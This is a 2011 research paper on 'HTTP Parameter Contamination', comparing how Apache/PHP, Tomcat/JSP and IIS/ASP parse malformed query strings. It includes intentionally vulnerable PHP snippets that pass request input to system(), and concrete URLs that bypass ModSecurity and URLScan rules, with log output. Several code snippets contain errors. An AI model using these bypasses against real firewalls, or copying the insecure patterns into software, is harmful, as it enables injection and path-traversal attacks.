“Http Parameter Contamination”

Research paper

Ivan Markovic <ivan.markovic@netsec.rs>
Network Security Solutions, Serbia 2011
http://netsec.rs/


Table of contents:

NETWORK SECURITY

Introduction to Http Parameter Contamination (HPP)

In software engineering, multi-tier architecture is a client–server architecture in which the presentation, the application processing, and the data management are logically separate processes. Multi-tier application architecture provides a model for developers to create a flexible and reusable application. By breaking up an application into tiers, developers only have to modify or add a specific layer, rather than have to rewrite the entire application over. Differences in handling the same data on variety of platforms can lead to a potential logical error or security vulnerability.

Let's examine Web Service deployment tiers:



Picture 1 / Owasp09 Poland / Http parameter polluting

Adding more flexible layers may potentially open doors to many new forms of abuse and attack vectors. Rapid application development and technology growth makes security development lifecycle almost impossible to apply. After some time all bugs gets fixed.

But, what with weaknesses that exist for many years in the most popular protocol on the web like HTTP? Two years ago we have witnessed new approach that exploits logic weakness in HTTP by manipulating query string delimiters (&): HTTP PARAMETER POLLUTION.

In a nutshell, Http Parameter Pollution inserts additional query string delimiters or additional parameters with the same name in HTTP request to bypass some security restrictions as a result of platform specific behavior or application error.

Http Parameter Pollution Research:
https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

HTTP PARAMETER CONTAMINATION (HPC) original idea comes from the innovative approach found in HPP research by exploring deeper and exploiting strange behaviors in Web Server components, Web Applications and Browsers as a result of query string parameter contamination with reserved or non expected characters.

Some facts:

- The term Query String is commonly used to refer to the part between the "?" and the end of the URI
- As defined in the RFC 3986, it is a series of field-value pairs
- Pairs are separated by "&" or ";"
- RFC 2396 defines two classes of characters:
  Unreserved: a-z, A-Z, 0-9 and _ . ! ~ * ' ( )
  Reserved: ; / ? : @ & = + $,
  Unwise: { } | \ ^ [ ] `

Web Servers Enumeration

HTTP back-ends behave in several ways in the case of multiple parameters sent with the same name:

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Picture 2 / Owasp09 Poland / Http parameter polluting

If we apply HPC idea to an HTTP backend, we get results like this:

Query string	Web Servers response / GET values			Explanation
	Apache/2.2.16 / PHP/5.3.3	**Tomcat 6 / JSP**	**IIS 6 / ASP**	
?test[1=2	test_1=2	test[1=2	test[1=2	Curly bracket is changed with underscore
?test.1=2	test_1=2	test.1=2	test.1=2	Curly bracket is changed with underscore
?[1&d=2	d=2	[1 / d=2	[1&d=2	First is ignored whole param, second query delimeter
?1[]xx=2	1=array(2)	1[]xx=2	1[]xx=2	Characters beetwen array and equal sign are ignored
?test+d=1+2	test_d=1 2	test d=1 2	test d=1 2	First sign plus converted to underscore, second to space
?test d=1 2	test_d=1 2	test d=1 2	test d=1 2	First space converted to underscore
?test=%	test=%	NULL	test=	JSP ignore param, ASP ignore value
?test%x=1	test%x=1	NULL	testx=1	JSP ignore param, ASP ignore procent sign
?test%00=1	test=1	test<U+FFFD>=1	test=1	JSP include NULL value in param key
?test%00a=1	test=1	test<U+FFFD>a=1	test=1	JSP include NULL value in param key, others ignore after
?test=1%001	NULL	test=1<U+FFFD>1	test=1	Apache ignore param, JSP inlcude NULL, ASP ignore after
?%00=1	NULL	NULL=1	NULL	JSP have strange behaviour, doesn't print key
	Debian		**W2K3**	

Picture 3 / HPC / Server behavior

And if we take a close look to the results in table, different web servers have different logic for processing special created requests. There are more web server, backend platform and special character combinations, but we will stop here this time.

Code Snippets we use in our research:

PHP:

```
<?php
print_r($_SERVER['QUERY_STRING']);
echo '<br />';
print_r($_GET);
?>
```

JSP:

```
<%
java.util.Enumeration names = request.getParameterNames();
while(names.hasMoreElements()){
String keyx = names.nextElement().toString();
 out.println(keyx + "=" + request.getParameter(keyx));
}
%>
```

ASP:

```
<%
dim item
For Each item In Request.QueryString
Response.Write(item & " = " & Request.QueryString(item) & "<br />")
Next
%>
```

Web Application Firewall (WAF) Bypass POC

This attack vector can be used against Web Application Firewalls (WAF), an application which combines data from the QUERY_STRING raw and GET variables, or an application which use special characters for some further inspection.

* for $_SERVER['argv'] variables in Apache/PHP we need "*register_argc_argv*" set to On.

dummy1;variable overflow: http://localhost/?a=1+b=2+c=3

```
$varArrTemp = array(); // max 2 params
if(count($_GET) < 2)  {
   foreach($_SERVER['argv'] as $k=> $v)  {
      $varArrTemp[] = $v
}
```

dummy2;waf bypass: http://localhost/? x[y =a

```
if(strpos("_",$_SERVER['query_string']) === false)  {
   system(key($_GET));
}
```

dummy3;security check bypass: http://localhost/?a[];some_evil_command;=111

```
if(strpos("some_evil_command",$_GET['a']) === false AND count($_GET) = 1)  {
   system(($_SERVER['argv'][0]);
}
```

Real world examples

{1} Bypass Mod_Security SQL Injection rule (modsecurity_crs_41_sql_injection_attacks.conf)

Forbidden: http://localhost/?xp_cmdshell
Bypassed ([=> _): http://localhost/?xp[cmdshell

[Sun Jun 12 12:30:16 2011] [error] [client 192.168.2.102] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\bsys\\.user_objects\\b" at ARGS_NAMES:sys.user_objects. [file "/etc/apache2/conf.d/crs/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "110"] [id "959519"] [rev "2.2.0"] [msg "Blind SQL Injection Attack"] [data "sys.user_objects"] [severity "CRITICAL"] [tag "WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "localhost"] [uri "/"] [unique_id "TfT3gH8AAQEAAAPyLQQAAAAA"]

{2} Bypass URLScan 3.1 DenyQueryStringSequences rule

Forbidden: http://192.168.2.105/test.asp?file=../bla.txt
Bypassed (.%. => ..): http://192.168.2.105/test.asp?file=.%./bla.txt

2011-06-25 13:35:37 192.168.2.102 1 GET /test.asp?file=../bla.txt Rejected disallowed+query+string+sequence query+string - ..

Conclusion and further research

These types of hacking techniques are always interesting because they reveal new perspectives on security problems. Many applications are found to be vulnerable to this kind of abuse because there are no defined rules for strange web server behaviors (for many years).

HPC can be used to extend HPP attack with spoofing real parameter name in the QUERY_STRING with "%" character on an IIS/ASP platform, if there is WAF who blocks this kind of an attack.

We will continue with in-depth research regarding this problem. Please feel free to contact us if you have any interesting comment, remark or idea.

Credits

RSnake (http://ha.ckers.org/)
j0rgan (http://www.remote-exploit.org/?page_id=2)
lightos (http://sla.ckers.org/forum/read.php?3,36640)